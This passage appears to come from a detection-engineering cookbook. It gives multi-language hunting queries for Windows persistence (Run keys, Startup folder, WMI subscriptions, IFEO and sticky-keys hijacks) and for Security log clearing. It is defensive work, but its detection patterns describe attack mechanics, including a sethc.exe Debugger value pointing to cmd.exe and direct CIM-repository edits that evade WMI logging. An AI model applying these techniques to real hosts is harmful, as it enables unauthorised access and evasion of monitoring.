| where InitiatingProcessFileName !in~ ("msiexec.exe", "TrustedInstaller.exe")
| project Timestamp, DeviceName, RegistryKey, RegistryValueName, RegistryValueData,
    InitiatingProcessFileName, InitiatingProcessFolderPath, InitiatingProcessAccountName
| order by Timestamp desc
```

A row here plausibly carries `InitiatingProcessFileName` = `powershell.exe` or a recently-dropped binary, with `InitiatingProcessFolderPath` outside the usual installer paths. Treat the same field-population caveat as above: `InitiatingProcessAccountName` matching an interactive user rather than `SYSTEM` narrows toward a user-context implant rather than an elevated installer.

**[QUERY]** Targets Splunk ingesting Sysmon via the standard Sysmon TA, `index=sysmon` with `sourcetype=XmlWinEventLog:Sysmon`.

CONCEPTUAL SAMPLE — index and sourcetype names illustrative; adjust to your own TA's field extraction

```
index=sysmon EventCode=13
| search TargetObject="*\CurrentVersion\Run\*" OR TargetObject="*\CurrentVersion\RunOnce\*"
| where NOT match(Image, "(?i)msiexec\.exe$|TrustedInstaller\.exe$")
| table _time, Computer, User, Image, TargetObject, Details
| sort - _time
```

Expect a low but nonzero daily row count on a fleet with Sysmon Event ID 13 collection enabled fleet-wide; a burst of hits from one `Computer` in a short window, rather than the usual one-off installer pattern, is the shape worth chasing first.

**[QUERY]** This is AQL, QRadar's own query language, not standard SQL. Targets Sysmon registry events forwarded via WinCollect, matched against the raw payload since not every DSM extension normalizes `TargetObject` into its own custom property.

CONCEPTUAL SAMPLE — the `qid` value and reliance on raw-payload matching are illustrative; confirm your own DSM's QID mapping and whether it exposes a normalized registry-path custom property before use

```
SELECT DATEFORMAT(devicetime, 'yyy-MM-dd HH:mm:ss') AS EventTime,
    sourceip, username, UTF8(payload) AS RawPayload
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Sysmon%'
    AND qid = 13
    AND (UTF8(payload) ILIKE '%CurrentVersion\Run%' OR UTF8(payload) ILIKE '%CurrentVersion\RunOnce%')
    AND UTF8(payload) NOT ILIKE '%msiexec.exe%'
LAST 24 HOURS
```

A returned row's `RawPayload` plausibly contains the full Sysmon XML/LEEF fragment with `TargetObject` and `Details` embedded as text rather than as separate normalized fields — expect to grep the payload

string itself for the value name and target path rather than projecting them as columns, unless your DSM extension has added that mapping.

**[QUERY]** Targets Google SecOps (Chronicle) with Sysmon registry events mapped into UDM.

CONCEPTUAL SAMPLE — UDM field mapping illustrative; confirm your own parser populates `target.registry.registry_key` for Sysmon Event ID 13 before use

```
rule registry_run_key_autostart_persistence {
  meta:
    description = "Registry Run/RunOnce key value set outside known installer processes"
    severity = "MEDIUM"
  events:
    $reg.metadata.event_type = "REGISTRY_MODIFICATION"
    $reg.target.registry.registry_key = /CurrentVersion\\Run/ nocase
  condition:
    $reg
}
```

A firing detection plausibly surfaces `target.registry.registry_key` alongside `principal.process.file.full_path` for the writing process; treat any hit as a starting point, since this rule doesn't yet exclude known installers the way the Sigma and KQL versions above do — add that filter before running it standing.

**[QUERY]** Targets Elastic Agent/Winlogbeat's Sysmon module data in `logs-windows.sysmon_operational-*`.

Run and RunOnce writes are frequent enough that a raw single-event match, unlike the boolean form shown in the five languages above, is better paired with a first-seen aggregation over a wide lookback — the ES|QL shape per §4.2's decision rule.

CONCEPTUAL SAMPLE — index pattern and field names illustrative; validate against your own Elastic Agent Sysmon-module mapping

```
FROM logs-windows.sysmon_operational-*
| WHERE event.code == "13" AND registry.path RLIKE ".*CurrentVersion\\\\Run.*"
| STATS first_seen = MIN(@timestamp), hit_count = COUNT(*) BY host.name, registry.path, registry.value
| WHERE first_seen >= NOW() - 30 days
| SORT first_seen DESC
```

A row where `first_seen` falls inside the last 30 days on a host with months of prior uptime is a stronger signal than the same path appearing on a host imaged within that window; the count column helps separate a one-off write from a script hammering the same key repeatedly.

**[FALSE POSITIVE]** Legitimate software writes to Run/RunOnce constantly — browser and Java/Adobe updaters, cloud-sync clients (OneDrive, Dropbox), conferencing tools, and printer-driver installers all register autostart entries, and RunOnce specifically gets used by Windows Update and driver installers for post-reboot cleanup tasks. DEH Part 11 §5.2 names this directly as "one of the noisier persistence-detection surfaces in this section, needing a baseline of known-legitimate registry writers more than most" — build that baseline from your own environment's observed writers rather than a generic vendor list, since the exact population of installers varies by fleet.

**[PIVOT]** Resolve the target path the Run value points at and check it against Part 9's LOLBin patterns or Part 22's unsigned-binary/rarity signals; separately, check the writing process's own lineage tier against DEH Part 11 §2.2 — a Run-key write from a process that itself has no baseline history raises the whole chain's confidence together.

## QC-13-02 — Startup-folder shortcut and script persistence

| Field             | Value                                                                                                                                                                  |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-13-02                                                                                                                                                               |
| MITRE             | T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder)                                                                                      |
| Behavior          | A shortcut, script, or executable dropped directly into a user or all-users Startup folder, launched automatically at the next interactive logon.                      |
| DEH cross-ref     | DEH Part 11 §5.2 (T1547.001's registry-key half is DEH's own worked detail; the Startup-folder filesystem half of the same sub-technique is this book's own extension) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                                                               |

**[HUNTER]** The Startup folder does the same job as a Run key — anything placed there launches at the next interactive logon — but it's a filesystem write, not a registry write, so it lands in an entirely different telemetry stream and gets missed by a team that only built the Run-key detection above. Hunt this specifically when a Run-key sweep comes back clean but you still suspect logon-triggered persistence; an attacker who assumes the registry side is watched has an easy, well-documented fallback sitting right here.

**[QUERY]** Targets Sysmon Event ID 11 (FileCreate) on a Windows endpoint.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own Sysmon configuration

```
title: File Dropped Into User or Common Startup Folder
id: 2b6f9e10-4a1c-4b7f-9d3e-conceptual0002
status: experimental
logsource:
  category: file_event
  product: windows
detection:
  selection:
    TargetFilename|contains:
      - '\Start Menu\Programs\Startup\'
      - '\Start Menu\Programs\StartUp\'
  filter_setup:
    Image|contains: '\Windows\Installer\'
  condition: selection and not filter_setup
falsepositives:
  - Installers dropping a launch-on-login shortcut for the software they just installed
level: medium
```

A match plausibly names a `.lnk` file or a script (`.vbs`, `.bat`, `.ps1`) written into

`...\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`, with `Image` showing whatever process

performed the write — a browser process, an archive-extraction tool, or an Office application are all plausible in an intrusion context. A `.lnk` file's *target* isn't captured by this event at all, only its creation — see the pivot below.

**[QUERY]** Targets a Microsoft Sentinel workspace ingesting Defender's `DeviceFileEvents` table.

CONCEPTUAL SAMPLE — table and field names assume a Defender-for-Endpoint-via-Sentinel schema; validate before use

```
DeviceFileEvents
| where ActionType == "FileCreated"
| where FolderPath has_any (@"Start Menu\Programs\Startup", @"Start Menu\Programs\Startup")
| where InitiatingProcessFileName !~ "msiexec.exe"
| project Timestamp, DeviceName, FolderPath, FileName, InitiatingProcessFileName,
InitiatingProcessAccountName
| order by Timestamp desc
```

A row plausibly shows `InitiatingProcessFileName` = `winword.exe`, `chrome.exe`, or an archive utility rather than a recognized installer — that mismatch between the writing process and "software you'd expect to add itself to Startup" is the signal worth chasing.

**[QUERY]** Targets Splunk ingesting Sysmon via the standard TA.

CONCEPTUAL SAMPLE — index and sourcetype illustrative

```
index=sysmon EventCode=11
| search TargetFilename="*\\Startup\\*"
| where NOT match(Image, "(?i)\\\\\\\\Windows\\\\\\\\Installer\\\\\\\\")
| table _time, Computer, User, Image, TargetFilename
| sort - _time
```

Expect this to run quieter than the Run-key query above on most fleets — the Startup folder is a less common installer default than a Run key — so a hit here carries somewhat more weight per occurrence, though not enough on its own to skip the false-positive check below.

**[QUERY]** This is AQL, not standard SQL. Targets Sysmon FileCreate events forwarded via WinCollect.

CONCEPTUAL SAMPLE — `qid` value illustrative; confirm your own DSM's mapping

```
SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime,
        sourceip, username, UTF8(payload) AS RawPayload
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Sysmon%'
      AND qid = 11
      AND UTF8(payload) ILIKE '%\\Startup\\%'
LAST 24 HOURS
```

The returned payload text plausibly embeds both `TargetFilename` and the writing `Image` path as substrings; expect to parse them out of the raw field rather than getting separate columns unless your DSM extension normalizes FileCreate events specifically.

**[QUERY]** Targets Google SecOps (Chronicle) with Sysmon file-creation events mapped into UDM.

#### CONCEPTUAL SAMPLE — UDM field mapping illustrative

```
rule startup_folder_drop {  
  meta:  
    description = "File created in a user or common Startup folder"  
    severity = "MEDIUM"  
  events:  
    $file.metadata.event_type = "FILE_CREATION"  
    $file.target.file.full_path = /\Startup\\/ nocase  
  condition:  
    $file  
}
```

A hit plausibly names `target.file.full_path` alongside `principal.process.file.full_path` for the creating process — cross-check that process against a known-installer allowlist before treating a hit as actionable.

**[QUERY]** Targets Elastic Agent/Winlogbeat Sysmon-module data. This is a single-event boolean match, so Elastic KQL is the appropriate surface per §4.2.

#### CONCEPTUAL SAMPLE — field names illustrative

```
file.path : "*\\Startup\\" and event.action : "creation" and not process.name : "msiexec.exe"
```

A match returns the creating `process.name`, `process.executable`, and the new `file.path` in the same document; a creating process with no code-signing metadata attached (where your Elastic Agent policy captures that) is worth escalating ahead of a signed one.

**[FALSE POSITIVE]** Installers for software the user expects to run at logon — VPN clients, cloud-storage sync agents, Steam, printer utilities — deliberately drop a Startup-folder shortcut as part of a normal install, and IT-deployed logon scripts sometimes use this folder instead of a GPO script path. Baseline by the *signer or publisher of the shortcut's target executable*, not the folder path alone, since the folder path is exactly what every legitimate entry and every malicious one share.

**[PIVOT]** Resolve the `.lnk` file's actual target — Sysmon's FileCreate event captures only the shortcut's own creation, not what it points at — and check that target path for a LOLBin, an unsigned binary, or a location under `%TEMP%/AppData%`; also check the creating process's own lineage per DEH Part 11 §2, the same pivot used for QC-13-01.

**Hunter's Note** Don't stop at "a `.Lnk` was created in Startup." Pull the shortcut's target path and arguments — most EDR agents resolve this for you; if yours doesn't, parsing the `.Lnk` binary format's `LinkTargetIDList` is the fallback — before deciding whether the hit matters. A shortcut pointing at `C:\Program Files\Zoom\bin\Zoom.exe` and one pointing at `%AppData%\Roaming\update.exe` create an identical Sysmon Event ID 11 entry and look identical until you check the target.

## 2. WMI event subscriptions and execution-hijack persistence

### QC-13-03 — WMI event subscription persistence

| Field             | Value                                                                                                                                                                                                                                                                     |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-13-03                                                                                                                                                                                                                                                                  |
| MITRE             | T1546.003 (Event Triggered Execution: Windows Management Instrumentation Event Subscription)                                                                                                                                                                              |
| Behavior          | A WMI permanent event subscription — an <code>__EventFilter</code> , an event consumer, and a <code>__FilterToConsumerBinding</code> tying them together — registered to re-trigger a payload on a system event, with no scheduled task, service, or unit entry anywhere. |
| DEH cross-ref     | DEH Part 11 §5.1 (Figure 11.2, cross-OS persistence mechanism map — WMI event subscription named as item W5 under the service/daemon category)                                                                                                                            |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar) — investigative single-stage search only; the full three-stage correlation needs a QRadar Rule chaining Building Blocks, not one AQL query, YARA-L: N/A — missing schema field, Elastic (EQL sequence)                  |

**[HUNTER]** WMI subscription persistence survives a reboot, needs no scheduled task or service entry for Part 12's detections to catch, and — because the payload runs inside `WmiPrvSE.exe` rather than as its own freestanding process — produces a process tree that looks nothing like the `cmd.exe / powershell.exe` chains most lineage-based hunting expects. Hunt this specifically on a host where lineage-based checks (DEH Part 11 §2) keep coming back clean but something else — a beacon, a discovery burst — suggests persistence is still active.

**[QUERY]** Targets Sysmon Event IDs 19 (WmiEventFilter activity detected), 20 (WmiEventConsumer activity detected), and 21 (WmiEventConsumerToFilter activity detected) on a Windows endpoint with the WMI-focused Sysmon config sections enabled.

CONCEPTUAL SAMPLE — field names illustrative; Sysmon's WMI event IDs are configuration-gated and disabled in several common baseline configs — confirm they're actually collecting before trusting an empty result as clean



```

title: WMI Permanent Event Consumer Registered
id: 6c1e4a80-7f22-4e19-9a4d-conceptual0003
status: experimental
logsource:
  product: windows
  category: wmi_event
  service: wmi
detection:
  selection:
    EventID: 20
  condition: selection
falsepositives:
  - Configuration management and monitoring tools (SCCM, PowerShell DSC) that register their own
    permanent WMI consumers
level: medium

```

A match plausibly shows `Type: CommandLineEventConsumer` with a `Destination` field naming the actual command line the consumer will run — the single highest-value field in this whole pattern, since it's where the payload itself is visible. A well-tuned environment might see single-digit monthly hits once known management-tool consumers are excluded.

**[QUERY]** Targets a Microsoft Sentinel workspace ingesting Defender's advanced-hunting WMI activity events.

CONCEPTUAL SAMPLE — table and column names illustrative; Defender's exact WMI-activity table/column naming should be confirmed against your own workspace schema before use

```

DeviceEvents
| where ActionType in ("WmiCreateEventConsumer", "WmiCreateEventFilter", "WmiBindFilterToConsumer")
| project Timestamp, DeviceName, ActionType, AdditionalFields, InitiatingProcessFileName
| order by Timestamp desc

```

A returned row's `AdditionalFields` plausibly carries the consumer's command-line template or the filter's WQL query as a nested JSON value; expect to parse that field explicitly rather than getting it as a top-level column.

**[QUERY]** Targets Splunk ingesting Sysmon's WMI event IDs via the standard TA.

CONCEPTUAL SAMPLE — index/sourcetype illustrative

```

index=sysmon (EventCode=19 OR EventCode=20 OR EventCode=21)
| table _time, Computer, EventCode, Operation, EventNamespace, Name, Type, Destination, Consumer, Filter
| sort - _time

```

Expect three related rows per real subscription registration, close together in time, one per Sysmon WMI event ID — a single isolated row without its pair (a filter with no matching consumer, or vice versa) is either a partial/failed registration or a query window that split the sequence.

**[QUERY]** This is AQL, not standard SQL. Targets the raw Microsoft-Windows-WMI-Activity/Operational channel forwarded via WinCollect. QRadar's Building Block/Reference Set/Rule model can't express the

ordered three-event correlation (filter, consumer, binding) as a single query — per DEH Part 27 §2–3's own precedent for this exact limitation — so what follows is the investigative single-stage search you'd run before building that correlation as a standing QRadar Rule, not the correlation itself.

CONCEPTUAL SAMPLE — `qid` value illustrative; confirm your own DSM's mapping for this channel

```
SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime,
       sourceip, username, UTF8(payload) AS RawPayload
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%WMI-Activity%'
      AND UTF8(payload) ILIKE '%CommandLineEventConsumer%'
LAST 24 HOURS
```

A returned row surfaces one half of the registration — typically the consumer creation, since that's where `CommandLineEventConsumer` appears in the raw payload — leaving the matching filter and binding events to be checked manually against the same host and a nearby timestamp.

**YARA-L (Google SecOps): N/A — missing schema field.** Chronicle's UDM has no confirmed field set for WMI filter/consumer/binding-specific metadata (namespace, WQL query text, consumer type, `CommandLineTemplate`) comparable to what it has for generic process or registry events, the same category of gap the style guide's own worked example flags for `GrantedAccess` (DEH Part 28 §1.1). Forcing this pattern into generic `PROCESS_LAUNCH/REGISTRY_MODIFICATION` UDM event types would drop exactly the fields — the WQL trigger condition and the consumer's command line — that make this pattern worth running at all, so this book doesn't publish a YARA-L block for it here.

**[QUERY]** Targets Winlogbeat/Elastic Agent's Sysmon module ingesting Sysmon Event IDs 19–21. This is an ordered, joined multi-event pattern, so EQL's `sequence` stage is the right surface per §4.2's decision rule.

CONCEPTUAL SAMPLE — index pattern, `event.code` mapping, and field names illustrative; validate against your own Elastic Agent Sysmon-module output

```
sequence by host.id with maxspan=5m
[any where event.code == "19"]
[any where event.code == "20"]
[any where event.code == "21"]
```

A completed sequence plausibly returns all three events, in order, on one host within the five-minute window — the complete WMI persistence registration correlated into a single hit, rather than three events an analyst would otherwise have to stitch together by hand. A partial match (filter and consumer, no binding) is consistent with an incomplete or failed registration attempt, or a management tool's own transient WMI usage that never got bound.

**[FALSE POSITIVE]** Legitimate management tooling registers permanent WMI event subscriptions as its normal operating mode — SCCM/Configuration Manager, PowerShell Desired State Configuration, and several monitoring agents all create `__EventFilter`/consumer/binding triples for hardware or power-state change detection. Baseline the consumer's `CommandLineTemplate`/`Destination` value against known

management-tool binaries and namespaces, not against the mere existence of a subscription — excluding "any WMI subscription" to cut this noise would blind the whole pattern.

**[PIVOT]** Pull the consumer's command-line template (`Destination` in Sysmon's Event ID 20, or the equivalent field in your telemetry source) and run it through the same LOLBin/obfuscation checks Part 8 and Part 9 apply to any other command line; separately, check the WQL query inside the `__EventFilter` for its trigger condition (process start, logon, a specific timer interval) to understand when the payload is designed to fire again.

**Blind Spot** Every query above depends on WMI's own COM API and on Sysmon's ETW-based instrumentation of it — both can be bypassed by editing the CIM repository's backing files (`OBJECTS.DATA` and related files under `%SystemRoot%\System32\wbem\Repository`) directly while the WMI service is stopped, which registers the same subscription with no `__EventFilter`/consumer/binding COM call ever made and therefore no Sysmon Event ID 19–21 at all. This technique is far less common than the COM-API path because it's riskier to get right, but a rule built only around Sysmon's WMI events is blind to it by construction; periodic offline CIM-repository integrity checking is the only mitigation this part is aware of, and it sits outside the scope of any query shown here.

### QC-13-04 — Image File Execution Options and accessibility-feature hijack persistence

| Field             | Value                                                                                                                                                                                                                 |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-13-04                                                                                                                                                                                                              |
| MITRE             | T1546.012 (Event Triggered Execution: Image File Execution Options Injection); T1546.008 (Event Triggered Execution: Accessibility Features)                                                                          |
| Behavior          | A registry <code>Debugger</code> value written under Image File Execution Options for a target binary, or a swapped accessibility-feature binary, that hijacks the target's launch to run attacker code in its place. |
| DEH cross-ref     | DEH Part 11 §5.1 (the autostart/scheduled/service-daemon persistence framework); this pattern's hijack-on-launch shape is this book's own extension beyond DEH's own named mechanism list                             |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                                                                                                              |

**[HUNTER]** Image File Execution Options Debugger hijacks and the "sticky keys" accessibility swap both give an attacker code execution triggered by something else launching a target binary — most notoriously, an unauthenticated SYSTEM-level command prompt at the Windows logon or RDP pre-auth screen, via `sethc.exe` or `utilman.exe`. The population of legitimate writers to this specific registry path against this specific set of binaries is close to zero, which makes it one of the few hunts in this part worth running as a scheduled sweep with no prior lead.

**[QUERY]** Targets Sysmon Event ID 13 (Registry value set) on a Windows endpoint.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own Sysmon configuration

```
title: IFE0 Debugger Value Set on Accessibility or Console Binary
id: 4d9c2b70-8e31-4f6a-b1d5-conceptual0004
status: experimental
logsource:
  category: registry_event
  product: windows
detection:
  selection:
    EventType: 'SetValue'
    TargetObject|contains: '\Image File Execution Options\'
    TargetObject|endswith: '\Debugger'
    TargetObject|contains|any:
      - 'sethc.exe'
      - 'utilman.exe'
      - 'osk.exe'
      - 'Magnify.exe'
      - 'Narrator.exe'
      - 'DisplaySwitch.exe'
  condition: selection
falsepositives:
  - Rare -- a small number of EDR/AV self-protection agents use IFE0-style hooking against their own
    monitored binaries
level: high
```

A match plausibly shows `TargetObject` = `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe\Debugger` with `Details` = `C:\Windows\System32\cmd.exe`. This is a low-volume, high-confidence pattern — expect single digits of hits per year fleet-wide, not a noisy baseline like QC-13-01's.

**[QUERY]** Targets a Microsoft Sentinel workspace ingesting Defender's `DeviceRegistryEvents` table.

CONCEPTUAL SAMPLE — table/field names assume a Defender-for-Endpoint-via-Sentinel schema; validate before use

```
DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
| where RegistryKey has "Image File Execution Options" and RegistryValueName == "Debugger"
| where RegistryKey has_any ("sethc.exe", "utilman.exe", "osk.exe", "Magnify.exe", "Narrator.exe", "DisplaySwitch.exe")
| project Timestamp, DeviceName, RegistryKey, RegistryValueData, InitiatingProcessFileName, InitiatingProcessAccountName
```

A hit plausibly shows `RegistryValueData` naming `cmd.exe` or `powershell.exe`, with `InitiatingProcessAccountName` carrying elevated (often `SYSTEM` or local-admin) rights, since writing to this `HKLM` path requires them.

**[QUERY]** Targets Splunk ingesting Sysmon via the standard TA.

CONCEPTUAL SAMPLE — index/sourcetype illustrative

```

index=sysmon EventCode=13
| search TargetObject="*Image File Execution Options*Debugger"
| search TargetObject="*sethc.exe*" OR TargetObject="*utilman.exe*" OR TargetObject="*osk.exe*" OR
TargetObject="*Magnify.exe*" OR TargetObject="*Narrator.exe*" OR TargetObject="*DisplaySwitch.exe*"
| table _time, Computer, User, Image, TargetObject, Details

```

Given the rarity of this pattern, treat any single row as worth a full look rather than tuning for volume — there is essentially no legitimate baseline to build against for this specific binary list.

**[QUERY]** This is AQL, not standard SQL. Targets Sysmon registry events forwarded via WinCollect.

CONCEPTUAL SAMPLE — `qid` value illustrative

```

SELECT DATEFORMAT(devicetime, 'yyyy-MM-dd HH:mm:ss') AS EventTime,
       sourceip, username, UTF8(payload) AS RawPayload
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Sysmon%'
      AND qid = 13
      AND UTF8(payload) ILIKE '%Image File Execution Options%'
      AND UTF8(payload) ILIKE '%Debugger%'
LAST 7 DAYS

```

Given the pattern's near-zero legitimate base rate, a wider lookback (7 days rather than 24 hours) is a reasonable default for a periodic hunt run rather than a tight standing-detection window.

**[QUERY]** Targets Google SecOps (Chronicle) with Sysmon registry events mapped into UDM.

CONCEPTUAL SAMPLE — UDM field mapping illustrative

```

rule ifeo_debugger_accessibility_hijack {
  meta:
    description = "IFEO Debugger value set against an accessibility or console binary"
    severity = "HIGH"
  events:
    $reg.metadata.event_type = "REGISTRY_MODIFICATION"
    $reg.target.registry.registry_key = /Image File Execution Options/ nocase
    $reg.target.registry.registry_value_name = "Debugger"
  condition:
    $reg
}

```

A hit surfaces `target.registry.registry_key` and, where the parser populates it, `target.registry.registry_value_data` naming the hijack target — check that value directly rather than treating any IFEO Debugger write as automatically the accessibility-binary variant, since this rule doesn't scope to the specific six binaries the way the Sigma/KQL versions above do.

**[QUERY]** Targets Elastic Agent/Winlogbeat's Sysmon module data. This is a single-event boolean match, so Elastic KQL is the appropriate surface per §4.2.

CONCEPTUAL SAMPLE — field names illustrative

```
registry.path : "*Image File Execution Options*Debugger" and registry.path : ("*sethc.exe" or
"*utilman.exe" or "*osk.exe" or "*Magnify.exe" or "*Narrator.exe" or "*DisplaySwitch.exe")
```

A match returns the full `registry.path` and, where captured, `registry.data.strings` holding the hijack target binary — `cmd.exe` or `powershell.exe` are the overwhelmingly common values seen in public write-ups of this technique.

**[FALSE POSITIVE]** Against the six accessibility/console binaries named above, legitimate use is close to nonexistent. Against *other* target binaries, IFEO Debugger-style hooking has real legitimate uses — application-compatibility shims, crash-diagnostic tooling, and some EDR/AV products' own self-protection hooks — so a rule scoped broadly to "any IFEO Debugger write" needs identity correlation against the known agent making the write; a rule scoped to the six named binaries needs none.

**[PIVOT]** Check whether the host is RDP- or console-accessible, and pull nearby logon telemetry (4624/4625 with Logon Type 10 for RDP, or a console session) around the same timestamp — the sticky-keys variant of this technique is specifically valuable for unauthenticated pre-login access, so a logon attempt clustered around the registry write is the corroborating signal to chase next; on a jump box or bastion host, escalate straight into Part 16's admin-tool lateral-movement patterns rather than treating this as an isolated host finding.

### **Detection Autopsy — "alert on any IFEO Debugger write, any target binary"**

**The rule:** Fires on every registry write to a `Debugger` value anywhere under Image File Execution Options, regardless of which binary it targets.

**Why it shipped:** T1546.012 is explicitly built around the Debugger-value mechanism, and matching the value name alone reads as complete technique coverage in a design review.

**How it failed:** A handful of EDR/AV agents and crash-diagnostic tools legitimately use IFEO-style hooking for self-protection or silent-exit monitoring against binaries they themselves manage, and every agent install, upgrade, or reconfiguration re-fires this rule — noise that comes from the security stack itself, which trains analysts to dismiss the alert without checking which binary it actually named.

**The fix:** Split the classification in two. The six accessibility/console binaries above get a standing high-confidence classification with no baseline required, since their legitimate population is effectively zero. Every other target binary needs the writing process checked against a known EDR/AV agent identity before escalating — the query blocks above implement only the first half; the second half is a standing exception list your own environment has to build.

**[SOC MANAGEMENT]** Per the zero-tolerance precedent DEH Part 11 §6 sets for shadow-copy deletion and Event ID 1102, a Debugger value written against `sethc.exe`, `utilman.exe`, `osk.exe`, `Magnify.exe`, `Narrator.exe`, or `DisplaySwitch.exe` should escalate to Tier 2 immediately with no tuning window — there

is no routine business process that writes to this value against this binary set, and a team suppressing it for volume has a scoping problem, not a tuning problem.

---

## Cross-references

DEH Part 11 §5 (cross-OS persistence mechanism map and the Windows autostart/service worked detail) and DEH Part 11 §2 (lineage classification, cited by every pivot in this part) ground the behavior reasoning this part doesn't re-derive; DEH Parts 23–29 own the Sigma/KQL/SPL/AQL/YARA-L/EQL syntax fundamentals these query blocks assume; DEH Parts 41–43 own the coverage/quality/debt scoring these patterns would be measured against once graduated past hunt stage. Within this book, see Part 12 for the scheduled-task, service, and cron/systemd persistence mechanisms this part deliberately excludes; Part 9 and Part 22 for the LOLBin and malware-presence checks every pivot above hands off to; and Part 16 for the lateral-movement patterns a sticky-keys hijack (QC-13-04) on a jump box or bastion host escalates into. See Appendix A1 for this part's pattern IDs and Appendix A2 for where six-language coverage above is genuinely complete versus deliberately partial.

## Section F — Defense Evasion & Discovery Behaviors

---

neshboy



## Part 14 — Log Tampering & Security Tool Interference

---

### Why this part exists

**[CONCEPT]** An attacker who believes they've been noticed, or who has reached a stage where continued stealth stops paying off (immediately before encryption, immediately after establishing a durable foothold), will often trade stealth for capability: clear the evidence, kill the thing that would have caught them, or quietly narrow what gets logged in the first place. This is the "someone is trying to go dark" behavior class — audit-log clearing, EDR/AV tampering or uninstall attempts, and agent/telemetry-service-stop patterns — and it is simultaneously a defense-evasion technique in its own right and one of the highest-confidence signals available in a SOC, because almost nothing legitimate does any of this outside a documented maintenance window. DEH Part 11 §7 covers the underlying mechanics in depth; this part does not re-teach them, only cites the four query-pattern shapes that follow from that behavior class.

This part covers four patterns, at the bottom of this book's 4–6 pattern budget (per [BOOK-INDEX.md](#)) because the behavior class itself, while high-confidence, is narrower in query-shape variety than a part like brute force or C2 beaconing — most of the interesting variation here is in *which* telemetry source goes dark, not in a large number of distinct query logics. Two explicit boundaries against neighboring parts: Part 9 (LOLBins & Living-off-the-Land Execution) owns the general binary-abuse angle — [taskkill.exe](#), [sc.exe](#), and their kin appear there for execution and defense-evasion purposes broadly; this part owns the specific *outcome* of a security tool or log being silenced, regardless of which binary produced it. Part 23 (Ransomware Precursors) owns the pre-encryption *sequence* — discovery, credential access, and backup/shadow-copy tampering as a bundled early-warning chain; this part's patterns are cited into that chain (and into Part 27's hunt-chain narratives) rather than duplicated there, since a security-tool stop or log clear is a generic tampering signal independent of what follows it.

This part does not teach Sigma, KQL, SPL, AQL, YARA-L, or EQL syntax fundamentals — see DEH Parts 24–29 for language semantics and DEH Part 23 for the cross-language translation-loss framework each query below is implicitly built on. It also does not score these patterns' Detection Coverage, Quality, or Debt tier — see DEH Parts 41–43 for that methodology and this book's own Part 28 for how it applies to the cookbook's pattern catalog specifically.

### Patterns in this part

#### QC-14-01 — Security event log cleared

| Field             | Value                                                                                                                                                        |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-14-01                                                                                                                                                     |
| MITRE             | T1070.001 (Indicator Removal: Clear Windows Event Logs)                                                                                                      |
| Behavior          | The Windows Security event log is explicitly cleared through the documented clear-log API, producing Event ID 1102 as the first record in the now-empty log. |
| DEH cross-ref     | DEH Part 8 §9 (Log tampering: 1102; DET-08-03); DEH Part 45 (Ransomware Detection Model — 1102 as a late-stage "cover tracks" indicator)                     |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                              |

**[HUNTER]** DEH Part 8 §9 already argues this should be a zero-tuning, always-page standing rule, so the case for *hunting* it rather than only waiting on that rule is narrower but real: confirming the standing rule is actually wired correctly end to end (right table, right forwarding path, right scope) across every collection point in the estate, since a broken pipeline here is invisible until the day it matters, and sweeping historical data after a suspected intrusion for a 1102 that predates when the detection was enabled, or that fired on a host outside the standing rule's scope — a newly onboarded subsidiary, an out-of-band jump box.

**[QUERY]** Sigma rule targeting the Windows Security channel wherever the backend lands it (Sentinel, Elastic, or a Splunk-via-Sigma-backend translation).

```
# CONCEPTUAL SAMPLE – illustrative rule shape; validate against your own Sigma backend's Windows
Security-log mapping before use
title: Windows Security Audit Log Cleared
id: 8e2d4b9a-14e1-4a2b-9a2f-6a1c0f140101
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 1102
  condition: selection
falsepositives:
  - Documented log-retention or disk-space maintenance run through a change-managed process
level: high
```

**Plausible expected result:** on a well-run estate this rule fires close to never over a 90-day lookback; a genuine hit returns exactly one record per clear action with `SubjectUserName` populated.

**Interpretation:** consistent with someone invoking the documented clear-log API — a well-instrumented environment would treat any hit outside a known maintenance ticket as a high-confidence indicator-removal event, not a "maybe."

**[QUERY]** Sentinel/Defender KQL against the `SecurityEvent` table, assuming ingestion via the Azure Monitor Agent or an equivalent Windows Security connector.

```
// CONCEPTUAL SAMPLE – assumes SecurityEvent table via AMA; verify table name if ingesting via WEF or a
different connector
SecurityEvent
| where EventID == 1102
| project TimeGenerated, Computer, Account = SubjectUserName, SubjectDomainName
| order by TimeGenerated desc
```

**Plausible expected result:** a handful of rows at most across a 90-day window in a healthy estate; each row names a specific account and host.

**Interpretation:** any row outside a documented maintenance window warrants immediate Tier 2 escalation per DEH Part 8 §9's own SOC Management View framing.

**[QUERY]** Splunk SPL against a `WinEventLog:Security` sourcetype ingested through the standard Windows TA.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative; validate against your own Windows TA's field extraction before use.

```
index=wineventlog sourcetype="WinEventLog:Security" EventCode=1102
| table _time, ComputerName, user, EventCode
| sort - _time
```

